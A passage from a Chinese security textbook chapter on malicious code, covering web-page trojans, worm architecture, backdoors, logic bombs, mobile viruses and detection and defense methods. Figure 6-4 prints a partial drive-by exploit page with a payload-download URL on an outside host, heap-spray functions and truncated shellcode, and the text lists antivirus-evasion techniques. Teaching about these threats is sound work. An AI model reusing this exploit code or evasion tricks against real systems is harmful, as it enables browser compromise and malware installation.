(5) URL 伪装挂马。这是一种高级欺骗手段，是黑客利用 IE 或者 Firefox 浏览器的设计缺陷制造的一种高级欺骗技术，当用户访问木马页面时地址栏显示 www.sina.com 或者 security.ctocio.com.cn 等用户信任的地址，其实却打开了被挂马的页面，从而实现欺骗。

2. 网页挂马的传播方式

网页挂马通常采用的伪装方式和传播方式主要有以下几种。

(1) 将木马伪装为页面元素。木马则会被浏览器自动下载到本地。

(2) 利用脚本运行的漏洞下载木马。

(3) 利用脚本运行的漏洞释放隐含在网页脚本中的木马。

(4) 将木马伪装为缺失的组件，或和缺失的组件捆绑在一起(例如：Flash 播放插件)。这样既达到了下载的目的，下载的组件又会被浏览器自动执行。

(5) 通过脚本运行调用某些 COM 组件，利用其漏洞下载木马。

(6) 在渲染页面内容的过程中利用格式溢出释放木马(例如：ani 格式溢出漏洞)。

(7) 在渲染页面内容的过程中利用格式溢出下载木马(例如：flash9.0.115 的播放漏洞)。

3. 网页挂马的运行方式

网页挂马通常会采用下列的方式运行。

(1) 利用页面元素渲染过程中的格式溢出执行 shellcode 进一步执行下载的木马。

(2) 利用脚本运行的漏洞执行木马。

(3) 伪装成缺失组件的安装包被浏览器自动执行。

(4) 通过脚本调用.com 组件利用其漏洞执行木马。

(5) 利用页面元素渲染过程中的格式溢出直接执行木马。

(6) 利用.com 组件与外部其他程序通信，通过其他程序启动木马(例如：RealPlayer 10.5 存在的播放列表溢出漏洞)。

另外，有些木马为了躲避查杀，还采用其他的方式或具有其他的行为，包括：

(1) 修改系统时间，使杀毒软件失效。

(2) 摘除杀毒软件的 HOOK 挂钩，使杀毒软件检测失效。

(3) 修改杀毒软件病毒库，使之检测不到恶意代码。

(4) 通过溢出漏洞不直接执行恶意代码，而是执行一段调用脚本，以躲避杀毒软件对父进程的检测。

4. 网页挂马的检测

网页挂马的检测方式主要有以下几种。

(1) 特征匹配。将网页挂马的脚本按脚本病毒处理进行检测。但是网页脚本变形方式、加密方式比起传统的 PE 格式病毒更为多样，检测起来也更加困难。

(2) 主动防御。当浏览器要做出某些动作时，做出提示，例如：下载了某插件的安装包，会提示是否运行，比如浏览器创建一个暴风影音播放器时，提示是否允许运行。在多数情况下用户都会选择是，网页木马会因此得到执行。

(3) 检查父进程是否为浏览器。这种方法可以很容易地被躲过且会对很多插件造成误报。

5. 网页挂马的防范

通常可以通过以下的措施防范网页挂马。

(1) 开放上传附件功能的网站一定要进行身份认证,并只允许信任的人使用上传程序。

(2) 及时更新并升级所使用的程序(包括操作系统和应用程序)。

(3) 建议尽量不要在前台网页上加注后台管理程序登录页面的链接。

(4) 及时备份数据库等重要文件,但不要把备份数据库放在程序默认的备份目录下。

(5) 设置较为复杂的管理员的用户名和密码。

(6) 设置在 IIS 中禁止写入和目录禁止执行的功能,两项功能组合,可以有效地防止 ASP 木马。

(7) 可以在服务器、虚拟主机控制面板,设置执行权限选项中,直接将有上传权限的目录删去,取消 ASP 的运行权限。

(8) 创建一个 Robots.txt 上传到网站根目录。Robots 能够有效地防范利用搜索引擎窃取信息的骇客。

当然,网页挂马涉及很多信息安全技术,特别是目前出现了加密挂马技术,如图 6-4 所示是一个未加密的挂马网页代码,而经过加密后的网页代码如图 6-5 所示,人们根本无法判断是否挂马,因此使得防范更加困难,因此必须综合各个方面的技术进行防范。

```
Demo1.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
var url="http://id-auto.ru/exp/9/load.php?id=30460";
var m=new Array();
var mf=0;
function hex(num,width){
        var digits="0123456789ABCDEF";
        var hex=digits.substr(num&0xF,1);
        while(num>0xF){
                num=num>>>4;
                hex=digits.substr(num&0xF,1)+hex;
        }
        var width=(width?width:0);
        while(hex.length<width)hex="0"+hex;
        return hex;
}
function addr(addr){
        return unescape("%u"+hex(addr&0xFFFF,4)+"%u"+hex((addr>>16)&0xFFFF,4));
}
function unes(str){
        var tmp="";
        for(var i=0;i<str.length;i+=4){
                tmp+=addr((str.charCodeAt(i+3)<<24)+
                (str.charCodeAt(i+2)<<16)+
                (str.charCodeAt(i+1)<<8)+
                str.charCodeAt(i));
        }
        return unescape(tmp);
}
function hav(){
        m=m;
        setTimeout("hav()",1000);
}
function gss(ss,sss){
        while(ss.length*2<sss)ss+=ss;
        ss=ss.substring(0,sss/2);
        return ss;
}
function ms(){
        var plc=unescape("%u4343%u4343%u4343%u0FEB%u335B%u66C9%u80B9%u8001%uEF33%
uE243%uEBFA%uE805%uFFEC%uFFFF%u8B7F%uDF4E%uEFEF%u64EF%uE3AF%u9F64%u42F3%u9F64%u6EE7%uEF03%
```

图 6-4　未加密的挂马网页



图 6-5　加密后的挂马网页

6.6　网络蠕虫

随着网络系统应用及复杂性的增加，网络蠕虫成为网络系统安全的重要威胁。在网络环境下，多样化的传播途径和复杂的应用环境使网络蠕虫的发生频率增高、潜伏性变强、覆盖面更广，网络蠕虫成为恶意代码研究中的重中之重。

6.6.1　网络蠕虫的定义

网络蠕虫是一种智能化、自动化的计算机程序，综合了网络攻击、密码学和计算机病毒等技术，是一种无须计算机使用者干预即可运行的攻击程序或代码，它会扫描和攻击网络上存在系统漏洞的结点主机，通过局域网或者互联网从一个结点传播到另外一个结点。

蠕虫具有主动攻击、行踪隐蔽、利用漏洞、造成网络拥塞、降低系统性能、产生安全隐患、反复性和破坏性等特征，网络蠕虫无须计算机使用者干预即可运行，它通过不停地获得网络中存在漏洞的计算机上的部分或全部控制权来进行传播。

6.6.2　网络蠕虫的结构

网络蠕虫的功能模块可以分为主体功能模块和辅助功能模块。实现了主体功能模块的蠕虫能够完成复制传播流程，而包含辅助功能模块的蠕虫程序则具有更强的生存能力和破坏能力。网络蠕虫功能结构如图 6-6 所示。




图 6-6　网络蠕虫的结构

1. 主体功能模块

主体功能模块由 4 个模块构成。

(1) 信息搜集模块。该模块决定采用何种搜索算法对本地或者目标网络进行信息搜集,内容包括本机系统信息、用户信息、邮件列表、对本机的信任或授权的主机、本机所处网络的拓扑结构、边界路由信息等,这些信息可以单独使用或被其他个体共享。

(2) 扫描探测模块。完成对特定主机的脆弱性检测,决定采用何种攻击渗透方式。

(3) 攻击渗透模块。该模块利用(2)获得的安全漏洞,建立传播途径,该模块在攻击方法上是开放的、可扩充的。

(4) 自我推进模块。该模块可以采用各种形式生成各种形态的蠕虫副本,在不同主机间完成蠕虫副本传递。例如,Nimda 会生成多种文件格式和名称的蠕虫副本;W32. Nachi. Worm 利用系统程序(例如 TFTP)来完成推进模块的功能等。

2. 辅助功能模块

辅助功能模块是对除主体功能模块外的其他模块的归纳或预测,主要由 5 个功能模块构成。

(1) 实体隐藏模块。包括对蠕虫各个实体组成部分的隐藏、变形、加密以及进程的隐藏,主要提高蠕虫的生存能力。

(2) 宿主破坏模块。该模块用于摧毁或破坏被感染主机,破坏网络正常运行,在被感染主机上留下后门等。

(3) 信息通信模块。该模块能使蠕虫间、蠕虫同黑客之间进行交流,这是未来蠕虫发展的重点。利用通信模块,蠕虫间可以共享某些信息,使蠕虫的编写者更好地控制蠕虫行为。

(4) 远程控制模块。控制模块的功能是调整蠕虫行为,控制被感染主机,执行蠕虫编写者下达的指令。

(5) 自动升级模块。该模块可以使蠕虫编写者随时更新其他模块的功能,从而实现不同的攻击目的。

6.6.3　其他恶意代码

其他恶意代码主要包括后门程序、逻辑炸弹和细菌。

(1) 后门程序(Backdoor)一般是指那些绕过安全性控制而获取对程序或系统访问权的程序方法。在软件的开发阶段,程序员常常会在软件内创建后门程序以便可以修改程序设

计中的缺陷。但是,如果这些后门被其他人知道,或是在发布软件之前没有删除后门程序,那么它就成了安全风险,容易被黑客当成漏洞进行攻击。后门是一种登录系统的方法,它不仅可以绕过系统已有的安全设置,而且还能挫败系统上各种增强的安全设置。后门能相互关联。例如,黑客可能使用密码破解一个或多个账号密码,黑客可能会建立一个或多个账号。一个黑客可以存取这个系统,黑客可能使用一些技术或利用系统的某个漏洞来提升权限。黑客可能使用一些技术或利用系统的某个漏洞来提升权限。黑客可能会对系统的配置文件进行小部分的修改,以降低系统的防卫性能。也可能会安装一个木马程序,使系统打开一个安全漏洞,以利于黑客完全掌握系统。总之,后门就是留在计算机系统中、供某个特殊使用者通过某种特殊方式控制计算机系统的途径。

(2) 逻辑炸弹(Logic Bombs)是一段依附在其他软件中并具有触发执行破坏能力的程序代码。逻辑炸弹的触发条件具有多种方式,包括计数器触发方式、时间触发方式、文件触发方式和特点用户访问触发方式等。逻辑炸弹只在触发条件满足后,才开始执行逻辑炸弹的破坏功能,如图 6-7 所示。逻辑炸弹一旦触发,有可能造成文件删除、服务停止和软件中断运行等破坏。逻辑炸弹不能复制自身,不能感染其他程序。




图 6-7 逻辑炸弹运行示意图

(3) 细菌(Bacteria)是指具有自我复制功能的独立程序。虽然细菌不会直接攻击任何软件,但是它通过复制本身来消化系统资源。例如,某个细菌先创建两个文件,然后以两个文件为基础进行自我复制,那么细菌以指数级快速增长,很快就会消耗尽系统的资源,包括CPU、内存和磁盘空间等。

6.7 手机病毒及其防范措施

6.7.1 手机病毒的概念

随着智能手机的不断普及,手机病毒也越来越多地出现在了人们所使用的各种智能手机中。手机病毒是一种破坏性程序,和计算机病毒(程序)一样具有传染性、破坏性。手机病毒可利用发送短信、彩信、电子邮件、浏览网站、下载铃声、蓝牙等方式进行传播。手机病毒可能会导致用户手机死机、关机、资料被删、向外发送垃圾邮件、拨打电话等,甚至还会损毁SIM 卡、芯片等硬件。

历史上最早的手机病毒出现在 2000 年,当时,手机公司 Movistar 收到大量由计算机发出的名为“Timofonica”的骚扰短信,该病毒通过西班牙电信公司 Telefonica 的移动系统向系统内的用户发送脏话等垃圾短信。事实上,该病毒最多只能被算做短信炸弹。真正意义上的手机病毒直到 2004 年 6 月才出现,即 Cabir 蠕虫病毒,这种病毒通过诺基亚 s60 系列手机复制,然后不断寻找安装了蓝牙的手机。之后,手机病毒开始泛滥。目前,随着我国 3G 牌照的正式发放,手机应用的爆炸式增长,手机所面临的安全威胁很快将超越个人计算机,成为个人信息安全的第一大隐患。隐私信息被盗、窃听、吸费等威胁攻击手段将给移动网络

应用和个人信息安全带来极大威胁。

6.7.2　手机病毒的传播方式及其危害

手机病毒的传播方式主要有以下几种。

(1) 利用蓝牙方式传播。例如,“卡波尔”病毒会修改智能手机的系统设置,通过蓝牙自动搜索相邻的手机是否存在漏洞,并进行攻击。

(2) 感染 PC 上的手机可执行文件。例如,“韦拉斯科”病毒感染计算机后,会搜索计算机硬盘上的 SIS 可执行文件并进行感染。

(3) 利用 MMS 多媒体信息服务方式来传播。

(4) 利用手机的 Bug 传播并进行攻击。这类病毒一般是在便携式信息设备的“EPOC”上运行,如“EPOC-ALARM”、“EPOC-BANDINFO. A”、“EPOC-FAKE. A”、“EPOC-GHOST. A”、“EPOC-ALIGHT. A”等。

手机病毒的危害主要有以下几个方面。

(1) 导致用户信息被窃。如今,越来越多的手机用户将个人信息存储在手机上,如个人通讯录、个人信息、日程安排、各种网络账号、银行账号和密码等。这些重要的资料,必然引来一些别有用心者的“垂涎”,他们会编写各种病毒入侵手机,窃取用户的重要信息。

(2) 传播非法信息。目前,彩信已非常流行,这为各种色情、非法的图片、语音、电影的传播提供了便利。

(3) 破坏手机软硬件。这是手机病毒最常见的危害之一,即破坏手机的软、硬件系统,导致手机无法正常工作。

(4) 造成通信网络瘫痪。如果病毒感染手机后,强制手机不断地向所在通信网络发送垃圾信息,这样势必导致通信网络信息堵塞。这些垃圾信息最终会让局部的手机通信网络瘫痪。

(5) 造成话费损失。当手机感染了病毒或木马后,手机会自动拨打声讯台、发送信息、订购增值业务等,造成用户的话费损失。

6.7.3　手机病毒的种类

手机病毒按病毒形式通常可以分为以下 4 类:

(1) 通过蓝牙设备传播的病毒,比如“卡比尔”、Lasco. A 等。

“卡比尔”(Cabir)是一种网络蠕虫病毒,它可以感染运行 Symbian 操作系统的手机。手机中了该病毒后,使用蓝牙无线功能会对邻近的其他存在漏洞的手机进行扫描,在发现漏洞手机后,病毒就会复制自己并发送到该手机上。

Lasco. A 病毒的工作原理与蠕虫病毒一样,通过蓝牙无线传播到其他手机上,当用户点击病毒文件后,病毒随即被激活。

(2) 针对移动通信商的手机病毒,比如“蚊子木马”。

这类病毒隐藏于手机游戏“打蚊子”的破解版中。虽然该病毒不会窃取或破坏用户资料,但是它会自动拨号,向所在地为英国的号码发送大量文本信息,结果导致用户的信息费剧增。

(3) 针对手机 Bug 的病毒,比如"移动黑客"。

移动黑客(Hack. mobile. smsdos)病毒通过带有病毒程序的短信传播,只要用户查看带有病毒的短信,手机即刻自动关闭。

(4) 利用短信或彩信进行攻击的 Mobile. SMSDOS 病毒,典型的例子就是出现的针对西门子手机的 Mobile. SMSDOS 病毒。

Mobile. SMSDOS 病毒可以利用短信或彩信进行传播,造成手机内部程序出错,从而导致手机不能正常工作。

6.7.4 手机病毒的防范

为了防范手机病毒,可以采取以下的一些措施。

1. 删除乱码短信和彩信

乱码短信、彩信可能带有病毒,收到此类短信后立即删除,以免感染手机病毒。

2. 不要接受陌生请求

利用无线传送功能比如蓝牙、红外接收信息时,一定要选择安全可靠的传送对象,如果有陌生设备请求连接时,最好仔细判断慎重决定。因为手机病毒会自动搜索无线范围内的设备进行病毒的传播。

3. 保证下载的安全性

现在网上提供了许多资源供手机下载,而很多病毒就隐藏在这些资源中,这就要求用户在使用手机下载各种资源的时候确保下载站点是否安全可靠,尽量避免去个人网站下载。

4. 选择手机自带的背景

漂亮的背景图片与屏保固然让人赏心悦目,但图片中有可能隐藏有病毒,因此,用户最好使用手机自带的图片进行背景设置。

5. 不要浏览危险网站

这些危险网站包括一些黑客、色情网站,这类网站具有一定的危险性,其中隐匿着许多病毒与木马,用手机浏览此类网站是非常危险的。

6. 使用不具备上网功能的手机

特殊情况下,如果只是用通话功能,为了保证手机的安全,可以使用不具备上网功能的手机。

感染了手机病毒以后,可以采用以下的方法清除手机病毒。

(1) 使用手机版的杀病毒软件。随着手机病毒的蔓延,各种杀毒软件厂商也纷纷跟进,推出了基于手机平台的专用杀毒软件,提供给手机一个全面的安全保障平台。例如,软件厂商金山公司就推出了金山毒霸手机版,支持 SymbianS60 和 Windows Mobile 操作系统平台,该软件通过文件扫描方式,检查手机及存储卡内的所有文档,发现病毒后进行提示并查杀;另外,该软件可以对任意关系到文件改变的动作进行自动监控,包括下载文件、接收短信等,整个过程完全自动处理,从而保护内存和存储卡中的资料不被感染破坏。

（2）删除带有病毒的短信。如果发现手机已经感染病毒，应立即关机，如出现死机等情况，则可取下电池，然后将 SIM 卡取出并插入另一型号的手机中（手机品牌最好不一样），将存于 SIM 卡中的可疑短信删除后，重新将卡插回原手机。如果仍然无法使用，则可以与手机服务商联系，通过无线网站对手机进行杀毒，或通过手机的 IC 接入口或红外传输接口进行杀毒。

6.8　恶意代码防范方法

目前，恶意代码防范方法主要包括两个方面：基于主机的恶意代码防范方法和基于网络的恶意代码防范方法。

6.8.1　基于主机的恶意代码防范方法

这类防范方法主要包括：基于特征的扫描技术、校验和、沙箱技术和安全操作系统对恶意代码的防范等。

1. 基于特征的扫描技术

基于主机的恶意代码防范方法是目前检测恶意代码最常用的技术，主要源于模式匹配的思想。扫描程序工作之前，必须先建立恶意代码的特征文件，根据特征文件中的特征串，在扫描文件中进行匹配查找。用户通过更新特征文件更新扫描软件，查找最新的恶意代码版本。这种技术广泛地应用于目前的反病毒引擎中，其工作流程如图 6-8 所示。




图 6-8　恶意代码防范工作流程

通过类型检测模块对文件类型进行判断，这是对恶意代码进行分类的前提，对于压缩文件，还要先解压缩，再将解压出来的文件重新交给类型检测模块处理。要考虑一个递归的解压缩模块，处理多重和混合压缩等问题。

对于非压缩类型的对象,按照类型的不同分为4种不同的处理方式。对于可执行文件,首先要通过一个外壳检测模块,判断是否经过ASPACK、UPX等目前流行的可执行文件加壳工具处理,这个脱壳模块也是递归的,直到不需要脱壳处理为止,最后交给二进制检测引擎处理。对于文本类型文件,主要是进行脚本病毒检测,目前对于VBScript、JavaScript、PHP和Perl等多种类型的脚本病毒,需要先交给语法分析器去处理,语法分析器处理后的结果再交给检测引擎做匹配处理。部分反病毒软件的宏病毒检测就是交给脚本处理引擎完成的。通过Office预处理提取出宏Basic源码之后,也可以同样交给语法分析器进行处理。

目前,基于特征的扫描技术主要存在两个方面的问题。

(1) 它是一种特征匹配算法,对于加密、变形和未知的恶意代码不能很好地处理。

(2) 需要用户不断升级更新检测引擎和特征数据库,不能预警恶意代码入侵,只能做事后处理。

2. 校验和

校验和是一种保护信息资源完整性的控制技术,例如Hash值和循环冗余码等。只要文件内部有一个比特发生了变化,校验和值就会改变。未被恶意代码感染的系统首先会生成检测数据,然后周期性地使用校验和法检测文件的改变情况。运用校验和法检查恶意代码有三种方法。

(1) 在恶意代码检测软件中设置校验和法。对检测的对象文件计算其正常状态的校验和并将其写入被查文件中或检测工具中,而后进行比较。

(2) 在应用程序中嵌入校验和法。将文件正常状态的校验和写入文件本身中,每当应用程序启动时,比较现行校验和与原始校验和,实现应用程序的自我检测功能。

(3) 将校验和程序常驻内存。每当应用程序开始运行时,自动比较检查应用程序内部或别的文件中预留保存的校验和。

校验和可以检测未知恶意代码对文件的修改,但也有两个缺点。

(1) 校验和法实际上不能检测文件是否被恶意代码感染,它只是查找变化,即使发现恶意代码造成了文件的改变,校验和法也无法将恶意代码消除,也不能判断究竟被哪种恶意代码感染。

(2) 恶意代码可以采用多种手段欺骗校验和法,使之认为文件没有改变。

3. 沙箱技术

沙箱技术指根据系统中每一个可执行程序的访问资源,以及系统赋予的权限建立应用程序的"沙箱",限制恶意代码的运行。每个应用程序都运行在自己的且受保护的"沙箱"之中,不能影响其他程序的运行。同样,这些程序的运行也不能影响操作系统的正常运行,操作系统与驱动程序也存活在自己的"沙箱"之中。美国加州大学Berkeley实验室开发了基于Solaris操作系统的沙箱系统,应用程序经过系统底层调用解释执行,系统自动判断应用程序调用的底层函数是否符合系统的安全要求,并决定是否执行。

对于每个应用程序,沙箱都为其准备了一个配置文件,限制该文件能够访问的资源与系统赋予的权限。Windows XP/2003/2008操作系统提供了一种软件限制策略,隔离具有潜在危害的代码。这种隔离技术其实也是一种沙箱技术,可以保护系统免受通过电子邮件和Internet传染的各种恶意代码的侵害。这些策略允许选择系统管理应用程序的方式:应用

程序既可以被“限制运行”，也可以“禁止运行”。通过在“沙箱”中执行不受信任的代码与脚本，系统可以限制甚至防止恶意代码对系统完整性的破坏。

4. 安全操作系统对恶意代码的防范

恶意代码成功入侵的重要一环是获得系统的控制权，使操作系统为它分配系统资源。无论哪种恶意代码，无论要达到何种恶意目的，都必须具有相应的权限。没有足够的权限，恶意代码不可能实现其预定的恶意目标，或者仅能够实现其部分恶意目标。

6.8.2 基于网络的恶意代码防范方法

由于恶意代码具有相当的复杂性和行为不确定性，恶意代码的防范需要多种技术综合应用，包括恶意代码监测与预警、恶意代码传播抑制、恶意代码漏洞自动修复、恶意代码阻断等。基于网络的恶意代码防范方法包括：恶意代码检测防御和恶意代码预警。

其中常见的恶意代码检测防御包括：基于 GrIDS 的恶意代码检测、基于 PLD 硬件的检测防御、基于 Honeypot 的检测防御和基于 CCDC 的检测防御。

1. 基于 GrIDS 的恶意代码检测

著名的 GrIDS 主要是针对大规模网络攻击和自动化入侵设计的，它收集计算机和网络活动的数据以及它们之间的连接，在预先定义的模式库的驱动下，将这些数据构建成网络活动行为来表征网络活动结构上的因果关系。它通过建立和分析结点间的行为图(Activity Graph)，通过与预定义的行为模式图进行匹配，检测恶意代码是否存在。该工具是当前检测分布式恶意代码入侵比较有效的工具。

2. 基于 PLD 硬件的检测防御

华盛顿大学应用研究室的 John W. Lockwood、James Moscola1 和 MatthewKulig 等提出了一种采用可编程逻辑设备(Programmable Logic Devices，PLDs)对抗恶意代码的防范系统。该系统由三个相互内联的部件组成：数据控制设备(Data Enabling Device，DED)、内容匹配服务(Content Matching Server，CMS)和区域事务处理器(Regional Transaction Processor，RTP)。

DED 负责捕获流经网络出入口的所有数据包，根据 CMS 提供的特征串或规则表达式对数据包进行扫描匹配并把结果传递给 RTP；CMS 负责从后台的 MySQL 数据库中读取已经存在的恶意代码特征，编译综合成 DED 设备可以利用的特征串或规则表达式；RTP 根据匹配结果决定 DED 采取何种操作。恶意代码大规模入侵时，系统管理员首先把该恶意代码的特征添加到 CMS 的特征数据库中，DED 扫描到相应特征才会请求 RTP 做出放行还是阻断等响应。

3. 基于 Honeypot 的检测防御

早期的 Honeypot 主要用于防范网络黑客攻击。ReVirt 是能够检测网络攻击或网络异常行为的 Honeypot 系统。Spitzner 首次运用 Honeypot 防御恶意代码攻击。Honeypot 之间可以相互共享捕获的数据信息，采用 NIDS 的规则生成器产生恶意代码的匹配规则，当恶意代码根据一定的扫描策略扫描存在漏洞主机的地址空间时，Honeypots 可以捕获恶意代码扫描攻击的数据，然后采用特征匹配来判断是否有恶意代码攻击。

4. 基于 CCDC 的检测防御

